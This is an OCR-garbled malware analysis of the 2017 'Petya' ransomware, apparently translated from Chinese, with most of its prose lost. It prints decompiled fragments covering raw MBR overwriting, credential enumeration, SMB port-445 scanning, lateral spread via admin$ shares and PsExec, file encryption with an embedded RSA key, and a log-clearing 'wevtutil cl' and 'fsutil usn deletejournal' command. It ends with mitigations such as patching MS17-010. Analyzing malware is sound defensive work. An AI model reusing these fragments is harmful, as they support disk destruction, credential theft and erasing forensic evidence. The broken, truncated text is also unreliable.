“ Petya ”

2017 6 27


“ Petya ” “ wannacry ”

MS17-010 “ wannacry ”

mimikatz

MBR

```
SeShutDownPrivilege,SeDebugPrivilege,SeTcbPrivilege
```



3. c MBR

(1) SeDebugPrivilege 10 (521*10)


C 10

```
v0 = CreateFileA("\\\\.\\C:", 0x40000000u, 3u, 0, 3u, 0, 0);
if ( v0 )
{
  if ( DeviceIoControl(v0, IOCTL_DISK_GET_DRIVE_GEOMETRY, 0, 0, &OutBuffer, 24u, &BytesReturned, 0) )
  {
```

```
SetFilePointer(v0, OutBuffe
WriteFile(v0, v1, OutBuffer
```

```
CloseHandle(v0);
```

(2) MBR



(3) MBR

```
if ( v19 )
{
  do
  {
    result = write_disk(v20, &FileName, (LPCVOID)v13);// 新MBR,勒索信息等。
    if ( result < 0 )
      break;
    ++v20;
    v13 += 0x200;
  }
```


```
= write_disk(32, &FileName, &Buffer);// 比特币钱包信息
= write_disk(33, &FileName, &v21);// 填充0x07
```

result write_disk FileName mbr_data


(4) MBR

(2) ID 3 Windows dllhost.dat
PsExec.exe exe bat vbs

5.


v9 = CredEnumerateW(0, 0, &v13, &v12);
if (v9)
{
v1 = 0;
v10 = 0;
if (v13 > 0)
{
while (1)
{
v2 = v12 + 4 * v1;
v3 = *(_DWORD *)v2;
v4 = *(char **)(*(_DWORD *)v2 + 8);
if (v4)
{
v11 = 8;
v5 = L"TERMSRV/";
v6 = *(const wchar_t **)(*(_DWORD *)v2 + 8);
while (*v6 == *v5)
{
++v6;
++v5;

6.


if (GetSystemDirectoryW(&Buffer, 0x30Cu) && PathAppendW(&Buffer, L"shutdown.exe /r /f"))
{
if (sub_10008494())
{
v4 = L"/RU \"SYSTEM\" ";
if (!(token_mask & 4))
v4 = (const wchar_t *)&unk_10014388;
wsprintfW(&v6, L"schtasks %ws/Create /SC once /TN \"\" /TR \"%ws\" /ST %02d:%02d", v4, &Buffer, v3, v2);
}
else
{

7.

```
call
mov     ebx, ds:CreateThread
push    edi             ; lpThreadId
push    edi             ; dwCreationFlags
push    edi             ; lpParameter
10007E84
10007E89
10007E8F
10007E90
10007E91
10007E97
10007E98
```

```
v6 = 0;
v2 = socket(2, 1, 0);
if ( v2 )
{
  name.sa_family = 2;
  *(_DWORD *)&name.sa_data[2] = a1;
  *(_WORD *)&name.sa_data[0] = htons(hostshort);
  if ( ioctlsocket(v2, -2147195266, &argp) != -1 )
  {
    connect(v2, &name, 16);
    writefds.fd_array[0] = v2;
    writefds.fd_count = 1;
    timeout.tv_sec = 2;
    v8
  closesocket(v2);
```

```
v3 = NetServerEnum(0, 0x65u, &bufptr, 0xFFFFFFFF, &entriesread, &totalentries, servertype, domain, &resume_handle);
if ( v3 && v3 != 234 )
{
  domaina = 0;
}
else
{
  do
  {
    if ( == ( )4 )
      break;
    if ( *(( ) + 3) & 0x80000000 )
    {
      ServerScan( , 3u, *( ) );
    }
    else if ( *(( ) - 1) == 500 && (*(( ) + 1) & 0xFu) > 4 )
    {
      memset_0(*( ) , 0);
    }
      += 24;
    ++ ;
```

```
wsprintfW(&Name, L"\\\\%s\\admin$", a3);
NetResource.dwScope = 0;
memset(&NetResource.dwType, 0, 0x1Cu);
NetResource.lpRemoteName = &Name;
NetResource.dwType = 1;
sub_10008B70(&v23);
wsprintfW(&FileName, L"\\\\%ws\\admin$\\%ws", a3, &v23);
while ( 1 )
{                                                       // 远程感染到admin$目录下
  pszPath = 0;
```


```
if ( !dwErrCode )
{
  buildCmd((WCHAR *)&cmdline, (WCHAR *)&v29, a3);//  -d C:\\Windows\\System32\\rundll32.exe \"C:\\Windows\\%s\",#1 %s \\\\%s -accepteula -s
  v5 = 0;
}
if ( dwErrCode == 1 )
{
  if ( !lpUserName || !lpPassword )
    goto LABEL_53;
```


```
    LPCWSTR  cmdline
    LPWSTR
```

```
    struct _STARTUPINFOW *   char *  StartupInfo
    struct _PROCESS_INFORMATION *   char *  ProcessInformation          v8   CreateProcessAsUserW  HANDLE ExitCode   LPCWS
                                                                                                                  v8

                                                                                                          GetLastError
```

```
v7 = sub_10005A7E((int)&Dst, cp, 445u, 0, a2, a3, a4, a5, a6, a7);
if ( v7 )
{
  sub_10002068();
  result = v7;
}
else
{
  byte_1001F8FD = 0;
```






```
*(_BYTE *)(v3 + 8) = 3;
*(_BYTE *)(v3 + 40) = 3;
*(_DWORD *)(v3 + 160) = -3145552;
*(_DWORD *)(v3 + 164) = -1;
*(_DWORD *)(v3 + 168) = -3145552;
*(_DWORD *)(v3 + 172) = -1;
*(_DWORD *)(v3 + 192) = -2101056;
*(_DWORD *)(v3 + 196) = -2101056;
*(_DWORD *)(v3 + 396) = -2100848;
*(_DWORD *)(v3 + 404) = -2100752;
*(_DWORD *)(v3 + 472) = -3145232;
*(_DWORD *)(v3 + 476) = -1;
*(_DWORD *)(v3 + 488) = -3145216;
*(_DWORD *)(v3 + 492) = -1;
v5 = 0;
do
{
```


9.

```
result = (signed int)LocalAlloc(0x40u, 0x20u);
if ( result )
{
  *(_DWORD *)(result + 16) = L"MIIBCgKCAQEAxP/VqKc0yLe9JhVqFMQGwUIT06WpXWnKSNQAYT0065Cr8PjIQInTeHkXEjfO2n2JmURWV/u"
                             "HB0Zr10/wcYJBuLhQ9EqJ3iDqmN190o7NtyEUmbYmopcq+YLI0Zz02ZTK0A2DtX4GRKxEEFLCy7vP12EY0"
```

```
_DWORD *  result
_DWORD * result     _DWORD * RootPathName
_DWORD *  result        v4
```

```
  v4 = L"Microsoft Enhanced RSA and AES Cryptographic Provider";
 }
 if ( !CryptAcquireContextW((HCRYPTPROV *)lpThreadParameter + 2, 0, v4, 0x18u, v5) )
   goto LABEL_10;
ABEL_7:
 v2 = lpThreadParameter;
```

```
                                sub_10001B4E(
int lpThreadParameter           FileSearchAndEncryted  LPCWSTR lpThreadParameter
                                Gen_TipInfo(  LPCWSTR lpThreadParameter
                                CryptDestroyKey(  ( _DWORD * lpThreadParameter
                               CryptReleaseContext(    _DWORD * lpThreadParameter
                               LocalFree(v2)
```



10.

```
wsprintfW(
  &v13,
  L"wevtutil cl Setup & wevtutil cl System & wevtutil cl Security & wevtutil cl Application & fsutil usn deletejournal /D %c:",
  pszPath);
v14 = 0;
```

1 Windows MS17-010

https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

2 WMI Windows Management Instrumentation

--- --- services.msc

--- Windows Management Instrumentation

---

3 Minikit

--- --- regedit

1

TCP_NSA_EternalBlue_( )_SMB [MS17-010]